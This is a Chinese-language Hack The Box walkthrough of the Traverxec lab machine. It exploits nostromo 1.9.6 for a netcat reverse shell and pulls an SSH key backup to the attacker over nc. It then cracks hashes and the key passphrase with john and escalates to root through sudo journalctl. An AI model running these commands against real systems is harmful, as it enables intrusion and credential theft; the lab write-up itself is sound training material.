

# Traverxec(完成),有nhttpd、ssh2john解密、 openssl、gtfobins

```
└─# nmap -sCV -A -p 22,80 10.10.10.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 08:38 PDT
Nmap scan report for 10.10.10.165
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp    open  http      nostromo 1.9.6
|_ http-title: TRAVERXEC
|_ http-server-header: nostromo 1.9.6
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X|4.X (90%), Crestron 2-Series (86%), HP embedded
(85%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 5.0 (90%), Linux 3.2 - 4.9 (90%), Linux 3.10 - 4.11
(88%), Linux 5.1 (88%), Linux 3.18 (87%), Crestron XPanel control system (86%), Linux
3.16 (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   303.15 ms  10.10.14.1
2   303.19 ms  10.10.10.165

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.88 seconds
```

## 發現版本漏洞

```
(root@kali: ~)
└─$ searchsploit nostromo 1.9.6
```

Exploit Title	Path
nostromo 1.9.6 - Remote Code Execution	multiple/remote/47837.py

```
Shellcodes: No Results
```

## 反彈成功

```
HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 15:49:15 GMT
Server: nostromo 1.9.6
Connection: close

invalid port /bin/bash

from 45 BC, making it
└─$ nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.165] 37854
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
uname -a
Linux travexec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2-deb10u1 (2019-09-20)
x86_64 GNU/Linux
└─$
```

```
(root@kali)~
└─$ python2 47837.py 10.10.10.165 80 "nc -e bash 10.10.14.4 9200"
```

## 執行linpeas.sh，發現

```
===== Analyzing Htpasswd Files (limit 70)
-rw-r--r-- 1 root bin 41 Oct 25 2019 /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

## john解密

```
└─$ john passwd --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4x2])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me (?)
1g 0:00:01:20 DONE (2024-04-22 09:00) 0.01235g/s 130691p/s 130691c/s 130691C/s Noyoudo..November202001
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
username : david
passwd : Nowonly4me
```

ssh、su都登不進去。。

查看/var/nostromo/conf/nhttpd.conf設定檔，發現最後兩行

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername                traverxec.htb
serverlisten               *
serveradmin                david@traverxec.htb
serverroot                /var/nostromo
servermimes                conf/mimes
docroot                    /var/nostromo/htdocs
docindex                   index.html

# LOGS [OPTIONAL]

logpid                     logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                       www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                   .htaccess
htpasswd                   /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                     /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                   /home
homedirs_public            public_www
```

參考man nhttpd文件<https://www.gsp.com/cgi-bin/man.cgi?section=8&topic=NHTTPD>

## 主目錄


若要透過 HTTP 為使用者的主目錄提供服務，請透過定義儲存主目錄的路徑（通常為 /home）來啟用 `homedirs` 選項。若要存取使用者主目錄，請在 URL 中輸入 `~`，後面接著主目錄名稱，如下例所示：

`http://www.nazgul.ch/~hacki/`

主目錄內容的處理方式與文件根目錄中的目錄完全相同。如果某些使用者不希望透過 HTTP 存取他們的主目錄，他們應刪除其主目錄上的全域可讀標誌，呼叫者將收到 403 Forbidden 回應。此外，如果啟用基本驗證，使用者可以在其主目錄中建立 `.htaccess` 文件，並且呼叫者將需要進行身份驗證。

您可以透過 `homedirs_public` 選項定義主目錄，將其存取限制為單一子目錄。

沒東西。。



找到一組back ssh

```
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
```

把資料傳回kali

```
(root@kali)~# nc -l -p 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.165] 33840
cat backup-ssh-identity-files.tgz | nc 10.10.14.4 443
```

解壓縮並簡單查看

```
(root@kali)-[~]
└─# tar -zxvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub

(root@kali)-[~]
└─# head home/david/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F
```

開始解碼

```
(root@kali)-[~/home/david/.ssh]
└─# ssh2john id_rsa > id_rsa_hash

(root@kali)-[~/home/david/.ssh]
└─# john id_rsa_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter (id_rsa)
1g 0:00:00:00 DONE (2024-04-22 19:53) 100.0g/s 16000p/s 16000c/s 16000C/s carolina..david
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

hunter (id\_rsa)

此密碼也無法ssh、su..

創建一個不受密碼保護的副本以供將來使用

設定密碼：hunter

```
(root@kali)-[~/home/david/.ssh]
└─# openssl rsa -in id_rsa -out id_rsa_traverxec_david
Enter pass phrase for id_rsa:
writing RSA key
```

登入成功

```
(root@kali)-[~/home/david/.ssh]
└─# ssh -i id_rsa_traverxec_david david@10.10.10.165
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),109(netdev)
david@traverxec:~$ whoami
david
david@traverxec:~$
```

user flag

```
david@traverxec:~$ cat user.txt
778bfa8ed5316e260ec8b7f7416f024a
david@traverxec:~$
```


在user的bin發現執行腳本

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: ` /usr/bin/uptime ` "
echo " "
echo "Open nhttpd sockets: ` /usr/bin/ss -H sport = 80 | /usr/bin/wc -l ` "
echo "Files in the docroot: ` /usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l ` "
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat

david@traverxec:~/bin$ cat server-stats.head

Webserver Statistics and Data
Collection Script
(c) David, 2019
```



嘗試執行


```
david@traverxec:~/bin$ bash server-stats.sh

Webserver Statistics and Data
Collection Script
(c) David, 2019

Load: 23:05:10 up 11:29, 1 user, load average: 0.06, 0.01, 0.00

Open nhttpd sockets: 2
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at Mon 2024-04-22 11:35:42 EDT, end at Mon 2024-04-22 23:05:10 EDT. --
Apr 22 12:01:50 traverxec su[12635]: FAILED SU (to david) www-data on pts/0
Apr 22 12:02:36 traverxec su[12640]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty
=pts/0 ruser=www-data rhost= user=david
Apr 22 12:02:38 traverxec su[12640]: FAILED SU (to david) www-data on pts/0
Apr 22 22:56:24 traverxec su[12780]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty
= ruser=www-data rhost= user=david
Apr 22 22:56:26 traverxec su[12780]: FAILED SU (to david) www-data on none
david@traverxec:~/bin$
```



最後一行，它是使用的呼叫sudo。當我運行此腳本時，它從未提示輸入密碼。

我嘗試使用sudo -l，但它需要密碼。

發現journalctl在gtfobins，有一個sudo選項。內容很短。



直接執行最後一行並與gtfobins 用相同指令

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Mon 2024-04-22 11:35:42 EDT, end at Mon 2024-04-22 23:13:26 EDT. --
Apr 22 12:01:50 traverxec su[12635]: FAILED SU (to david) www-data on pts/0
Apr 22 12:02:36 traverxec su[12640]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty
Apr 22 12:02:38 traverxec su[12640]: FAILED SU (to david) www-data on pts/0
Apr 22 22:56:24 traverxec su[12780]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty
Apr 22 22:56:26 traverxec su[12780]: FAILED SU (to david) www-data on none
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root flag

```
# cat /root/root.txt
40bf402f9569b137d08155cd4551da56
```